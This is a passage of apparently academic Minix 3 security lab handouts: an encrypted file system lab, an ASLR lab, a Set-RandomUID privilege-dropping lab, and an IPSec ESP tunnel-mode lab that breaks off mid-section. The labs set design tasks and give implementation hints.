(c) Authentication: Users must be authenticated before he can access the EFS. This authentication is not to authenticate users per se; instead, its focus is to ensure that users provide the correct key information. Without the authentication, a user who types a wrong key might corrupt an encrypted file, if such a key is directly or indirectly used for encrypting/decryption files.

Depending on your design, authentication can be conducted in different ways. One way is to just authenticate the `root`, who initially sets up the EFS; another way is to authenticate each user. Regardless of what approach you take, authentication must be kept at minimum: no user is going to like your EFS if you ask users to authenticate themselves too frequently. You have to balance the security and usability of your system. Another authentication issue is where and how to store the authentication information.

(d) Miscellaneous issues: There are a number of other issues that you need to consider in your design:

- **File sharing:** Does your implementation support `group` concept in `Unix`? Namely, if a file is accessible by a group, can group member still be able to access the file in EFS?
- **Key update:** If keys need to be updated, how can your system support this functionality? Although you do not need to implement this functionality in this lab, you need to discuss in your report how your system can be extended to support this functionality.

2.3 Encryption Algorithm

We assume that AES algorithm (a 128-bit block cipher) is used for encryption and decryption. AES's key size can be 128 bits, 192 bits, or 256 bits, and you can choose one to support in your EFS implementation. The code given in `aes.c` is for encrypting/decrypting one block (i.e. 128 bits), so if you need to encrypt/decrypt data that are more than one block, you need to use a specific AES mode, such as ECB (Electronic Code Book), CBC (Cipher Block Chaining), etc. You can decide which mode to use, but you need to justify your design decision in your report.

Since AES is a 128-bit block cipher, it requires that data must be encrypted as a data chunk of 16 bytes. If the data (in particular, the last block of a file) is not a multiple of 16, we need to pad the data. Will this increase the length of your file? How do you make sure that the padded data is not seen by users?

To use AES, you should install the `libcrypt` library in your `Minix` system. The installation manual is available on the web site of this lab. This library includes both encryption and one-way hashing.

3 EFS Setup

Modifying a file system can be very risky. You could end up loosing all data; restoring the old boot image wont help if your file system is messed up. A good way to avoid these troubles is to have an extra hard disk at your discretion. You can always reformat this hard disk when things go wrong. Of course, you do not need a physical hard disk in Vmware, you can use a virtual one. Here are the steps on how to create a virtual hard disk, how to build a file system on the disk, and how to mount and use the file system:

1. Goto the settings page of your virtual machine and add a hard drive.
   (a) Right click on your VM's tab and select **settings** from the menu.
   (b) Click on the **Add** button on the **Hardware** tab.
   (c) Select **Hard Disk** from the popup window and select default options(already highlighted) in the consecutive steps.
   (d) A preallocated hard disk of size 100 MB should be sufficient for our case.
2. Restart Minix.
3. The virtual device would be allocated a device number. If `/dev/c0d0` is your current disk then most likely `/dev/c0d1` would be your new hard drive. Hard drives have name of the form `/dev/cXdXpXsX` where **d** signifies the disk number and **p** signifies the partition number. Assuming that you had just one hard disk earlier (disk 0), your new hard disk number will be 1, hence the name `/dev/c0d1`.
4. `# mkfs /dev/c0d1` : Make a normal Minix file system on the new device. A file system begins with a **boot block**, whose size is fixed at 1024 bytes. It contains an executable code to begin the process of loading the OS. It is not used once the system has booted. The **super block** follows the boot block and contains the information describing the layout of the file system. The `mkfs` command plugs information into this super block. For example, the block size to be used and the MAGIC number used to identify the file system. Since Minix3 supports multiple file systems, the MAGIC number is used to differentiate between different File systems. You would need to modify the `mkfs` command if you are developing a new file system type.
5. `# mkdir /MFS`: Create a directory for mounting the new file system.
6. `# mount /dev/c0d1 /MFS`: Mount the file system onto the `/MFS` directory . The above command performs the following steps for a successful file system mount:
   (a) Set the *mounted on* flag on the in-memory copy of the inode of /MFS. This flag means that another file system is mounted on `/MFS`.
   (b) Load the super block of `/dev/c0d1` onto the super block table. The system maintains a table of the superblocks of all the file systems that have been recently mounted (even if they are unmounted).
   (c) Change the value of *inode-mounted-upon* field of super block entry of `/dev/c0d1` in the super block table to point to `/MFS`.

   When you try to access the a file on the newly mounted file system, say `# cat /MFS/file`. The following steps takes place:

   (a) The system first looks up `/MFS` inode in the root directory.

(b) It finds the *mounted on* flag set. It then searches the super block table for superblocks with *inode-mounted-upon* pointing to the inode of `/MFS`.

(c) It then jumps to the root of this mounted file system. The *inode-for-the-root-of-mounted-fs* field of the super block points to the root inode of the mounted file system.

(d) It then looks for the file inode on this file system.

If you have come this far then your basic setup is done. All modification will be implemented on this new hard disk.

4 Design and Implementation issues

4.1 Store extra information in i-node

There are two different ways to use i-node to store extra information for EFS:

- **Without modifying i-node:**

  The disk inode for the version 2 and 3 of Minix file system is represented by the following structure:

```
typedef struct {     /* V2.x disk inode */
  mode_t d2_mode;    /* file type, protection, etc. */
  u16_t d2_nlinks;     /* how many links to this file. HACK! */
  uid_t d2_uid;      /* user id of the file's owner. */
  u16_t d2_gid;      /* group number HACK! */
  off_t d2_size;     /* current file size in bytes */
  time_t d2_atime;     /* when was file data last accessed */
  time_t d2_mtime;     /* when was file data last changed */
  time_t d2_ctime;     /* when was inode data last changed */
  zone_t d2_zone[V2_NR_TZONES]; /* block nums for direct,
                                  ind, and dbl ind */
} d2_inode;
```

  The last zone (i.e., `d2_zone[V2_NR_TZONES-1]`) is unused (it can be used for triple indirect zone, which is needed only for very large files). We can use this entry to store our extra information. However, this entry has only 32 bits. To store information that is more than 32 bits, we need to allocate another disk block to store that information, and store the address of that block in this zone entry. Please refer to the document [1] for instructions.

- **Modifying i-node:** Another approach is to modify the i-node data structure, and add a new entry to it. This can be done by introducing a character array to store the information you want in the inode structure. If you do this, you are changing the file system type. A number of issues need to be taken care of:

  1. You need to be sure that your inodes are still aligned to the disk blocks. Namely, the size of disk block (1024 bytes) has to be a multiple of the size of inode (the original inode size is 64 bytes).
  2. Changing the inode essentially means that we are creating a new file system. A number of changes need to be made in the operating system, so the OS can support this new file system. Please refer to the document [2] for details.
  3. Defining a new file system allows the EFS to co-exist with the other existing file systems. This gives you the flexibility to extend it in any way you like without touching other file systems.

4.2 Store extra information in superblock

The superblock contains information necessary to identify file systems. Each file system has its own superblock. File system specific information can be stored here. For example, you can store the information specific to your EFS in the super block. Unlike the modification of inodes, modification/additions to the superblock is quite straightforward.

4.3 Modifying EFS

In `Minix`, the `do_read()` and `do_write()` procedures perform the read and write operations, respectively. Due to the similarity in these operations, both these procedures call `read_write()`, which calls `rw_chunk()`, to read data from the block cache to the user space. Somewhere down the procedure call hierarchy `rw_block()` is invoked to read a block of data from the disk and load it to the block cache. This means that we can implement the encryption/decryption operation in two places:

1. Decrypt a block from the in-memory block cache before passing it to the user space, and encrypt a block while copying it from the user space to the cache. The changes need to be made in `rw_chunk()` for this approach.
2. Decrypt a block while loading the block cache from the disk and encrypt while writing it back.

The first approach is easier as you already have inode pointing to the block (hence its superblock information and the key you might have stored in the inode). The following snippet from `rw_chunk()` illustrates the read/write operations to and from the block cache:

```
if (rw_flag == READING) {
/* Copy a chunk from the block buffer to user space. */

=============================================
DECRYPT THE BUFFER TO BE COPIED TO USER SPACE
=============================================

r = sys_vircopy(FS_PROC_NR, D, (phys_bytes) (bp->b_data+off),
    usr, seg, (phys_bytes) buff,
    (phys_bytes) chunk);

=============================================
ENCRYPT THE BUFFER IN THE CACHE BACK AFTER COPYING
=============================================

} else {
/* Copy a chunk from user space to the block buffer. */
r = sys_vircopy(usr, seg, (phys_bytes) buff,
    FS_PROC_NR, D, (phys_bytes) (bp->b_data+off),
    (phys_bytes) chunk);

================================
ENCRYPT THE BUFFER IN THE CACHE
================================
bp->b_dirt = DIRTY;
}
```

You can use the hints provided in the above code to perform the encryption/decryption operations. However there might be other issues that need to be taken care of in `rw_chunk()`.

5 Suggestions

1. READ the system call implementation manual supplied by your TA.
2. READ Chapter 5 of the Minix book [3].
3. MODULARIZE your design and implementation. This project can be modularized into 3 distinct stages: file system modification, encryption (and decryption), and key management. File system modification should be drive by the design of your key management.
4. DO NOT leave memory leaks and dangling pointers any where in your code.
5. FOLLOW incremental development strategy. Compile the kernel at every stage and test your changes. Put `printf` statements in your code to trace the kernel code. Even while writing small benign functions, compile and test your code to see the effect. It pays to be paranoid: you don't want your code to fail during the demo, which does happen if there is a memory leak that leads to a race condition.
6. USE `/var/log/messages`, which stores the sartup messages. You can refer to it if the screen scrolls too fast.
7. KEEP a copy of the original image in your home directory. You can revert to it if something fails.
8. USE the snapshot feature of Vmware as version control. Take a snapshot if a feature is completely implemented. It is easier to revert to a snapshot rather than finding the code snippet to delete.
9. USE the right image. The image tracker of Minix is buggy. To be sure that you are using the right image, please follow these steps:
   (a) `# halt`
   (b) `d0d0s0>ls /boot/image` /* List all the images present */
   (c) `d0p0s0>image=/boot/image/3.1.2arXX` /* XX is the latest revision number */
   (d) `d0p0s0>boot`
10. DO NOT try to do this project in one sitting. You are supposed to do it in 3-4 weeks. Spread out the work. Late night coding introduces more errors.
11. DO NOT do this on a real hard disk. You will be risking data corruption.

6 Testing your implementation

You are free to design your own implementation. A sample implementation might look like the following:

1. `# mkfs -e /dev/c0d1` /* Format `/dev/c0d1` as an EFS */
   `EFS login:` ← Password used for authenticating the user
2. `# mount -e /dev/c0d1 /MFS` /* Mount EFS `/dev/c0d1` on /MFS */
   `EFS login:` ← Enter the password associated with the given EFS. If the password is wrong, the FS should not be mounted.
3. Copy a file from your drive to `/MFS`. It will be in clear text when you read it.
4. To demonstrate that encryption/decryption process is working, comment out the authentication procedure and recompile the kernel. Then mount the file system and try reading the file. It should NOT be in clear text.

7 Submission and Demonstration

You should submit a detailed lab report to describe your design and implementation. You should also describe how you test the functionalities and security of your system. You also need to demonstrate your system to us. Please sign up a demonstration time slot with the TA. Please take the following into consideration when you prepare for demonstraiton:

- The total time of the demo will be 15 minutes, no more additional time would be given. So prepare your demonstration so you can cover the important features.
- You are entirely responsible for showing the demo. We will NOT even touch the keyboard during the demonstration; so you should not depend on us to test your system. If you fail to demo some important features of your system, we will assume that your system does not have those features.
- You need to practice before you come to the demonstration. If the system crashes or anything goes wrong, it is your own fault. We will not debug your problems, nor give you extra time for it.
- During the demo, you should consider yourself as salesmen, and you want to sell your system to us. You are given 15 minutes to show us how good your system is. So think about your sales strategies. If you have implemented a great system, but fail to show us how good it is, you are not likely to get a good grade.
- Do turn off the messages your system prints out for debugging purposes. Those messages should not appear in a demonstration.

References

[1] Karthick Jayaman. How to manipulate the Inode data structure. *Available from our web page*.

[2] Sridhar Iyer. Defining a new file system in `Minix` 3. *Available from our web page*.

[3] A. S. Tanenbaum and A. S. Woodhull. *Operating Systems Design and Implementation*. Prentice Hall, 3rd edition, 2006.

Address Space Layout Randomization Lab

1 Overview

Address space layout randomization (ASLR) is a computer security technique, which involves randomly arranging the positions of key data areas in a process's address space. These key data areas usually includes the base of the executable and position of libraries, heap, and stack, etc. Although ASLR does not eliminate vulnerabilities, it can make the exploit of some vulnerabilities much harder. For instance, a common buffer-overflow attack involves loading the shellcode on the stack and overwriting the return address with the starting address of the shellcode. In most cases, attackers have no control over the starting address of the shellcode, they have to guess the address. The probability of a success guess can be significantly reduced if the memory is randomized. Students need to implement ASLR for Minix 3.

2 Memory Layout in Minix3

The PM's process table is called `mproc` and its definition is given in `/usr/src/servers/pm/mproc.h`. The process structure defined in `mproc.h` contains an array `mp_seg` which has three entries for text, data and stack segment respectively. Each entry in turn has another three entries storing the virtual address, the physical address and the length of the segment. Minix3 programs can be compiled to use either the **combined I and D space** (Instruction and Data) space, where the system views the data segment and the text segment as one BIG segment or **separate I and D space**. Combined I and D spaces are necessary for certain tasks like bootstrapping or cases in which a program needs to modify its own code. By default all the programs are compiled to have Separate I and D spaces. Figure 1 shows a process in memory (OS independent).

When a program is compiled to have a common I and D space, the text segment is always empty and the data segment contains both the text and the data. This is a security vulnerability. The system no longer differentiates between the two segments so the an attacker can load a corrupt assembly on the data segment and make the system execute it(which thinks that its a text code). The memory layout for a combined I and D space takes the following form:

	Virtual	Physical	Length
Stack	0x8	0xd0	0x2
Data	0	0xc8	0x7
Text	0	0xc8	0

The program, when compiled to have separate I and D space, have non-zero text and data segments. This was however not done for security reasons but for efficiency. Minix3 does not support paging(or virtual memory) and is targeting to be an embedded OS. Having separate I and D has an added advantage of efficiency. Many instances of the same program can share the same text segement. The memory layout for separate I and spaces is represented as follows:




Figure 1: A process in memory

	Virtual	Physical	Length
Stack	0x5	0xd0	0x2
Data	0	0xcb	0x4
Text	0	0xc8	0x3

Given a virtual address and a space to which it belongs, it is a simple matter to see whether the virtual address is legal or not, and if legal, what the corresponding physical address is.

The program once compiled needs to be loaded into the memory. The `EXEC` system call takes care of that.

2.1 EXEC system call

The exec() call does its job in the following steps:

1. Check Permissions- Is the file executable?
2. Get the segment and the total sizes.
3. Fetch the argument and the environment from the caller.
4. Allocate new memory and release unneeded old memory.
5. Copy stack to new memory image.
6. Copy data(and maybe text) segment to new memory image.
7. Handle setuid/setgid bits.
8. Fix up process table entry.

9. Tell the kernel that the process is now runnable.

If we need to randomize the starting address of a variable on stack, then we need to introduce some level of randomness in step 4 or 5. Randomizing the gap space (figure 1) in a way that it does not effect the execution of a process might be one way to do so.

2.2 MALLOC library call

`malloc()` is used to allocate memory from the heap. It causes the data segment to expand into the lower memory region of the gap area (while the stack eats away the top portion). malloc() invokes the _brk() call (which in turn calls do_brk()) which causes the data segment to grow. do_brk() also checks if the data segment is colliding with the stack segment. If all the conditions are satisfied, the data segment increases by the amount of memory requested (adjustments are made so that it lies on a word boundary). The address of a heap area requested by malloc() can easily be randomized by mallocing a small random sized fragment after execing the process or before mallocing for the first time.

3 Lab Task

This lab expects the students to randomize the stack and the heap. You may use the existent rand() or the random() functions provided by the C library. Consider the following program:

```
#include<stdio.h>
#include<sys/types.h>
#include<stdlib.h>
#include<alloca.h>
int main(int argc, char *argv[])
{
 int onStack;
 int *onHeap=(int *)malloc(sizeof(int));
 printf("Starting Stack at %x \n Starting Heap at %x\n",&onStack,onHeap);
 free(onHeap);
 return 0;
}
```

3.1 Stack Randomization

The above program should print a different value of the stack on each execution. `/usr/src/servers/pm` would be good place to insert your code in.

3.2 Heap Randomization

Heap randomization assures that the starting address of the heap is different for each execution. You would need to modify the malloc() library call defined in `/usr/src/lib/ansi` to achieve this.

4 Submission and Demonstration

You should submit a detailed lab report to describe your design and implementation. You should also describe how you test the functionalities and security of your system. You also need to demonstrate your system to us. Please sign up a demonstration time slot with the TA. Please take the following into consideration when you prepare for demonstraiton:

- The total time of the demo will be 15 minutes, no more additional time would be given. So prepare your demonstration so you can cover the important features.
- You are entirely responsible for showing the demo. We will NOT even touch the keyboard during the demonstration; so you should not depend on us to test your system. If you fail to demo some important features of your system, we will assume that your system does not have those features.
- You need to practice before you come to the demonstration. If the system crashes or anything goes wrong, it is your own fault. We will not debug your problems, nor give you extra time for it.
- During the demo, you should consider yourself as salesmen, and you want to sell your system to us. You are given 15 minutes to show us how good your system is. So think about your sales strategies. If you have implemented a great system, but fail to show us how good it is, you are not likely to get a good grade.
- Do turn off the messages your system prints out for debugging purposes. Those messages should not appear in a demonstration.

Set-RandomUID Lab

Lab Description

When we need to run a program that we do not totally trust, we really do not want to run the program in our own account, because this untrusted program might modify our files. It is desirable if the operating system can create a new user id for us, and allows us to run the program using this new user id. Since the new user id does not own any file, the program cannot read/modify any file unless the file is world-readable/writable. We will design such a mechanism for `Minix` in this lab.

Lab Tasks

In this lab, you need to design and implement a `Set-RandomUID` mechanism. When a `Set-RandomUID` program is executed, the operating system randomly generates a non-existing user id, and runs the program with this new user id as the effective uesr id. You can consider `Set-RandomUID` as an opposite to the `Set-UID` mechanism: `Set-UID` allows users to escalate their privileges, while `Set-RandomUID` allows users to downgrade their privileges. The implementation of `Set-RandomUID` can be similar to that of `Set-UID`. The following list provides some useful hints:

1. To mark a program as a `Set-RandomUID` program, we can use the unused *sticky* bit in the permission field of the I-node data structure (defined in `/usr/src/fs/inode.h`). You might need to modify the `chmod.c` file under the `/usr/src/commands/simple` directory.

2. Before a program is executed, the program will be loaded into memory and a process will be created. The system call `exec` in `/usr/src/mm/exec.c` is invoked to handle the tasks. You might need to modify this file.

3. There are a number of potential loopholes in the `Set-RandomUID` mechanism if you do not take care of them in your design. In your lab report, you need to explain whehther they are loopholes. If yes, you need to fix the loopholes in your implementation, and also explain your solutions in your lab report.

   (a) Is it possible for a malicious program to use `setuid()` and `setgid()` system calls to defeat `Set-RandomUID`?

   (b) Is it possible for a malicious program to defeat `Set-RandomUID` by creating new processes?

4. Bob decides to reserve 0 to 999 for the IDs of actual users. Therefore random user ID starts from 1000, so Bob writes the following statement to generate a random ID.: "`unsigned int randomID = rand() + 1000;`" Then he assigns the `randomID` to the effective user ID of the process. Can anything go wrong because of this statement? Please explain.

5. There might be other potential loopholes. We will award up to 50 bonus points to the identified loopholes, 10 points for each.

Submission and Demonstration

You should submit a detailed lab report to describe your design and implementation. You should also describe how you test the functionalities and security of your system. You also need to demonstrate your system to the TA. Please sign up a demonstration time slot with the TA.

IPSec Lab

1 Overview

The learning objective of this lab is for students to integrate a number of essential security principles in the implementation of IPSec. IPSec is a set of protocols developed by the IETF to support secure exchange of packets at the IP layer. IPSec has been deployed widely to implement Virtual Private Networks (VPNs). The design and implementation of IPSec exemplify a number of security principles, including encryption, one-way hashing, integrity, authentication, key management, and key exchange. Furthermore, IPSec demonstrates how cryptography algorithms are integrated into the TCP/IP protocols in a transparent way, such that the existing programs and systems do not need to be aware of the addition of IPSec. In this lab, students will implement a simplified version of IPSec for `Minix`.

2 Lab Tasks

The entire IPSec protocol is too complicated for a lab that is targeted at four to six weeks. To make it feasible, we only implement a part of the IPSec protocol; in addition, we have made a number of assumptions to simplify the implementation.

(1) ESP Tunneling Mode. IPSec has two different types of headers: Authentication Header (AH) and Encapsulating Security Payload (ESP); moreover, there are two modes of applying IPSec protection to a packet: the *Transport* mode and the *Tunnel* mode. In this lab, you only need to implement the *ESP tunneling mode*. In ESP, the authentication is optional; however, in this lab, we make it mandatory. Namely, the ESP authentication part should be included in every ESP packet.

```
         BEFORE APPLYING ESP
      ----------------------------
IPv4  |orig IP hdr  |     |      |
      |(any options)| TCP | Data |
      ----------------------------

         AFTER APPLYING ESP
      ---------------------------------------------------------------
IPv4  |New IP hdr   | ESP |orig IP hdr  |     |      |   ESP   | ESP|
      |(any options)| Hdr |(any options)| TCP | Data | Padding |Auth|
      ---------------------------------------------------------------
                          |<------------ encrypted ----------->|
                    |<------------ authenticated ------------->|
```

(2) Security Association (SA) To enable IPSec between two hosts, the hosts must be configured. Configuration of IPSec is achieved by defining Security Associations (SAs). A Security Association is a simplex "connection" that affords security services to the traffic carried by it. To secure typical, bi-directional communication between two hosts, or between two security gateways, two Security Associations (one in each direction) are required.

A security association is uniquely identified by a triple consisting of a Security Parameter Index (SPI), an IP Destination Address, and a security protocol (AH or ESP) identifier. There are two types of SAs: transport mode and tunnel mode. Since in this lab, we only implement the tunnel mode, so we only have the tunnel mode SA. We use an example to illustrate the use of SAs:

```
On Host: 192.168.10.100:
------------------------
   Direction      Dest IP      Protocol  Mode      SPI
   OUTBOUND   192.168.10.200     ESP     Tunnel    5598
   INBOUND    192.168.10.100     ESP     Tunnel    6380

On Host: 192.168.10.200:
------------------------
   Direction      Dest IP      Protocol  Model     SPI
   OUTBOUND   192.168.10.100     ESP     Tunnel    6380
   INBOUND    192.168.10.200     ESP     Tunnel    5598
```

The first SA on host `192.168.10.100` indicates that for any outbound packet to `192.168.10.200`, we would use the ESP tunnel mode to process the packet. The SPI value we put in the ESP header is 5598. It should be noted that the SPI value will be attached to ESP packet, and it allows the receiving side lookup the security parameters (e.g. keys) using this index. The number needs to be unique for a node. The second SA on `192.168.10.100` indicates that for any inbound IPSec packet, if the target is `192.168.10.100`[1], and the SPI in the packet is 6380, then use this entry to process the packet. To make this setting works on `192.168.10.100`, the SAs on the other end of the tunnel (`192.168.10.200`) should be set up accordingly. It should be noted that a SA is set for each direction. That is why we have two SAs on each host to setup a bi-directional tunnel between `192.168.10.100` and `192.168.10.200`.

An important part of SAs is Security Parameter Index (SPI). SPI is an 32-bit identifier that helps the recipient select which security parameters to use on the received packet. SPI can be thought of as an index into a table of security parameter settings. In the above example, SPI 5598 refers to the security parameters used by the communication from `192.168.10.100` to `192.168.10.200`, and SPI 6380 refers to the security parameters used by the other direction. On both machines, the security parameters indexed by the same SPI should be the same. For example, the following SPIs and security parameters should be set on both machines.

```
On Host: 192.168.10.100  and 192.168.10.200
--------------------------------------------
SPI     Encryption    Key       MAC
5598    AES-CBC      "aaaaa"    HMAC-SHA-256
6380    AES-CFB      "bbbbb"    HMAC-MD5
```

[1]Note that gateways can have multiple IP addresses, each having different IPSec tunnels.

(3) Setting the Outer IP Header in ESP Tunnel Mode. In ESP tunnel mode, an outer IP header needs to be constructed. Please read the RFC 2401 (Section 5.1.2) for details on how the outer header is constructed. We would like to mention how the src and dest IP addresses are constructed in the outer IP header. The way how they are constructed depends the type of the IPSec tunnel:

- *Host-to-Host Tunnel:* If we only use IPSec to establish an ESP tunnel between two hosts, then the src and dest IP addresses will be copied from the inner IP header. However, in addition to this host-to-host tunnel,

- *Host-to-Gateway Tunnel:* In this type of tunnel, the src IP is still copied from the inner IP header, but the dest IP becomes an gateway's IP address. For example, an original packet with dest IP A can be wrapped in a IPSec packet with dest IP G (G is a gateway). When the packet arrives at G through the host-to-gateway ESP tunnel, G unwraps the IPSec packet, retrieves the original packet, and routes it to the intended target A.

- *Gateway-to-Gateway Tunnel:* in this type of tunnel, both src and dest IP addresses are different from the inner IP header. Settings of src and dest IP addresses should also be defined in SAs, so you should add corresponding fields to the SAs entries used in the previous example.

The host-to-gateway and gateway-to-gateway tunnels are widely used to create Virtual Private Network (VPN), which brings geographically distributed computers together to form a secure virtual network. For example, you can have a host X in London, which creates a host-to-gateway ESP tunnel with a headquarter's gateway G located in New York. From the security perspective, G can consider that X is directly connected to itself, and no one can compromise the communication between X and G, even though the actual communication goes through the untrusted Internet. Therefore, the headquarter can treat X as a member of its own private network, rather than as an outsider.

In this lab, your IPSec implementation should be able to support the host-to-host, host-to-gateway, and gateway-to-gateway tunnels. Moreover, you need to to demonstrate how your implementation can be used to construct VPNs. In the guideline, we will describe how to set up your network environment to demonstrate your VPNs.

(4) SA and Key Management. IPSec mandates support for both manual and automated SA and cryptographic key management. The IPSec protocols are largely independent of the associated SA management techniques, although the techniques involved do affect some of the security services offered by the protocols.

The simplest form of management is manual management, in which a person manually configures each system with keying material and security association management data relevant to secure communication with other systems. Manual techniques are practical in small, static environments but they do not scale well. For example, a company could create a Virtual Private Network (VPN) using IPSec in security gateways at several sites. If the number of sites is small, and since all the sites come under the purview of a single administrative domain, this is likely to be a feasible context for manual management techniques.

Widespread deployment and use of IPSec requires an Internet-standard, scalable, automated, SA management protocol. Such support is required to accommodate on-demand creation of SAs, e.g., for user- and session-oriented keying. (Note that the notion of "rekeying" an SA actually implies creation of a new SA with a new SPI, a process that generally implies use of an automated SA/key management protocol.) The default automated key management protocol selected for use with IPSec is IKE (Internet Key Exchange) under the IPSec domain of interpretation. Other automated SA management protocols may be employed.

In this lab, you only need to implement the manual method; namely, system administrators at both ends of a communication manually setup and manage the SAs and secret keys. Your implementation should provide system administrators with an interface to conduct such manual management.

(5) Encryption Algorithm. We assume that AES algorithm (a 128-bit block cipher) is used for encryption and decryption. AES's key size can be 128 bits, 192 bits, or 256 bits. Your IPSec implementation should be able to support all these three options. The code given in `aes.c` is for encrypting/decrypting one block (i.e. 128 bits); if we need to encrypt/decrypt data that are more than one block, we need to use a specific AES mode, such as ECB (Electronic Code Book), CBC (Cipher Block Chaining), CFB (Cipher Feedback), etc. In this lab, we only support the AES-CBC and AES-CFB modes. You need to implement AES-CBC and AES-CFB using the given AES code.

Both modes require an Initial Vector (IV), which should be carried in each packet. According to RFC 3602 (http://www.faqs.org/rfcs/rfc3602.html), the ESP payload is made up of the IV followed by raw ciphertext. Thus the payload field, as defined in ESP, is broken down according to the following diagram:

```
+---------------+---------------+---------------+---------------+
|                                                               |
+               Initialization Vector (16 octets)               +
|                                                               |
+---------------+---------------+---------------+---------------+
|                                                               |
~ Encrypted Payload (variable length, a multiple of 16 octets)  ~
|                                                               |
+---------------------------------------------------------------+
```

AES-CBC requires that data must be encrypted as data chunk with 16 bytes unit. If the data is not multiple of 16, we need to pad the data, and save how many octets we have padded. receivers need this length to restore the original data after decryption.

(6) MAC Algorithm. To compute the authentication data in the ESP tail, we need to generate a MAC (Message Authentication Code). A family of MAC algorithms is called HMAC (Hashed MAC), which is built on one-way hash functions. A specific HMAC algorithm is called HMAC-XYZ if the underlying hash function is XYZ. IPSec can support various HMAC instances, such as HMAC-MD5, HMAC-SHA-256, etc. In this lab, we only support HMAC-SHA-256. The implementation of hash algorithm SHA-256 is given to you; you need to use it to implement HMAC-SHA-256. To help you, we provide an implementation of HMAC-MD5, which is quite similar to HMAC-SHA-256.

3 Design and Implementation Issues

In this lab, you need to make a number of design and implementation choices. Your choices should be justified, and the justification should be included in your lab report.

1. *IPSec Configuration.* By default, machines communicate with each other without using IPSec. To let two machines A and B communicate using IPSec, system administrators need to configure A and B accordingly. Your system should be able to support such configuration. The configuration should not require a system reboot. You might need to implement some commands to achieve this goal.

   When we setup IPSec between A and B, but not between A and C, A should still be able to communicate with both B and C, where IPSec is used between A and B, while regular IP is used between A and C. Moreover, your implementation should be *backward compatible*; namely, your IPSec-enabled `Minix` should still be able to communicate with other machines that do not support IPSec.

2. *Transparency.* Your implementation should be transparent to the upper TCP, UDP, and application layers, especially the application layer. Namely, applications such as `telnet`, `ftp`, etc. should not be affected at all. You can use these applications to test your IPSec implementation, while turning on sniffers to monitor whether the traffic is encrypted or not.

3. *Fragmentation.* You need to think about when to start IPSec within the IP protocol. Should it be done before fragmentation or after? In your demo, you should demonstrate that IP fragmentation still works. You need to think about how to demonstrate this. You may have to write a program or find a suitable tool to achieve this goal. For example, you can write a program that constructs a large UDP packet; sending this UDP packet will cause fragmentation.

4. *Impact on existing TCP connection.* It is possible that in the middle of an existing TCP connection (over an IPSec tunnel), the key used for the tunnel is modified, but not at the same time for the both ends. Namely, there is a short period of time when the two ends of the IPSec tunnel do not have the same key. What will happen to the existing TCP connection? Will it be broken? If you implement the IPSec correctly, it should not. You need to demonstrate this.

5. *Key Management* You need to think about the following key management issues regarding the keys used by IPSec: what data structure do you use to store keys? where do you store keys? how to secure keys? how to update keys. Regarding key updates, system administrators should be able to add/delete/modify/print the keys dynamically (i.e., there is no need for system rebooting).

4 Suggestions

Based on our past experience with this lab, we have compiled a list of suggestions in the following. It should be noted that this list only serves for suggestion purposes; if your designs or experience are different, feel free to ignore them, but we appreciate it if you can sent us your suggestions.

1. *Modularization.* Modularize your implementation into three major parts: (1) Process outgoing packets in `ip_write.c`. (2) Process incoming packets in `ip_read.c`. (3) SA and key management. The third module are loosely connected with the other two modules, and can be independently implemented. However, many students feel that the third module is the easiest to implement among the three modules, because, unlike the previous two modules, it does not require understanding and modification of the IP stack.

2. *Code Reading.* You need to read a lot of `Minix` code in this lab. It is quite inconvenient to read code in the `Minix` environment because of the lack of tool support in `Minix`. We suggest that you copy the entire source code to your host machine (`Windows` or `Linux`), and use code-reading tools that are available on those platforms. All the source code of `Minix` can be found under the `/usr` directory. We also put a copy of the entire source code on the web page of this lab.

   Browsing source code of `Minix` is not easy, because source code is in a number of directories. Sometimes, it is quite difficult to find where a function or data structure is defined. Without right tools, you can always use the generic search tools, such as `find` and `grep`. However, many of our past students have suggested a very useful tool called *Source Insight*, which makes it much easier to navigate source code of a complicated system. It provides an easy way to trace function and data structure definitions, as well as other useful features. This software can be found at http://www.sourceinsight.com; it is not free, but it does have a 30-day free trial period, which should be enough for this lab. Another choice for browsing source code is to use the online `Minix` source code at http://chiota.tamacom.com/tour/kernel/minix/.

3. *How* `Minix` *Networking Works I.* Understanding how networking works in `Minix` is essential for this project. Several helpful documentations are available. In particular, we highly recommend the documentation at `http://www.os-forum.com/minix/net/`, which provides a line-by-line analysis of Philip Homburg's network service for Minix, version 2.0.4 (the version that we use in this lab). Our past students found the documentation very useful. Please focus on three files: `buf.c`, `ip_read.c` and `ip_write.c`. All outgoing IP packets are processed in `ip_write.c`, and all incoming IP packets sent to up layers (TCP/UDP) are processed in `ip_read.c`. You need to use functions defined in `buf.c` and add IPSec functions in `ip_read.c` and `ip_writes.c`.

4. *How* `Minix` *Networking Works II.* We have developed a document to further help you understand how the `Minix` networking works. The document can be found at the lab web site. It guides you through several source code to show you a big picture on how a packet is forwarded from application to ICMP/TCP/UDP to IP, and then to Ethernet. It also describes how `add_route.c` and `pr_routes.c` works. These last two files (in `/usr/src/commands/simple`) can serve as a good example on how to store and maintain (routing) information in the kernel. If your need to do the similar thing (i.e., storing information in the kernel), you can use the system calls in `inet`, such as `ioctl()` in `ip_ioctl.c`, which need to be changed to add more functionalities. The files `pr_routes.c` and `add_routes.c` give you a good example on how to use the system calls.

5. *Network Setup for VPN Demonstration.* Please refer to our document "IPSec Gateway-to-Gateway Network Configuration". This document is listed in the lab web page.

5 Software Engineering

It should be noted that building software for security purpose is quite different from traditional software engineering. Although the common professional software engineering practice still applies to this project to ensure that the developed software system works correctly, extra engineering principles should be followed to ensure the system works *securely*.

- *Threat evaluation:* Before designing a system, developers should evaluate the potential attacks that the system might face. The design of the system should address how the system can defeat these attacks. In your final project report, you need to include such threat evaluation.

- *Using cryptographic algorithms correctly:* Although the cryptographic algorithms that you use might be strong, using them incorrectly will still make your system vulnerable. There are many real-world stories regarding the misuse of encryption and one-way hash algorithms. In this project, you should make sure that you follow good practice:

  – *Choice of algorithms:* Although in this lab, we have chosen the encryption and MAC algorithms for you. In real world, when you need to make your own choice, you need to understand the strength and weakness of the algorithms. For example, you should never choose DES because of its proven weakness in key length.

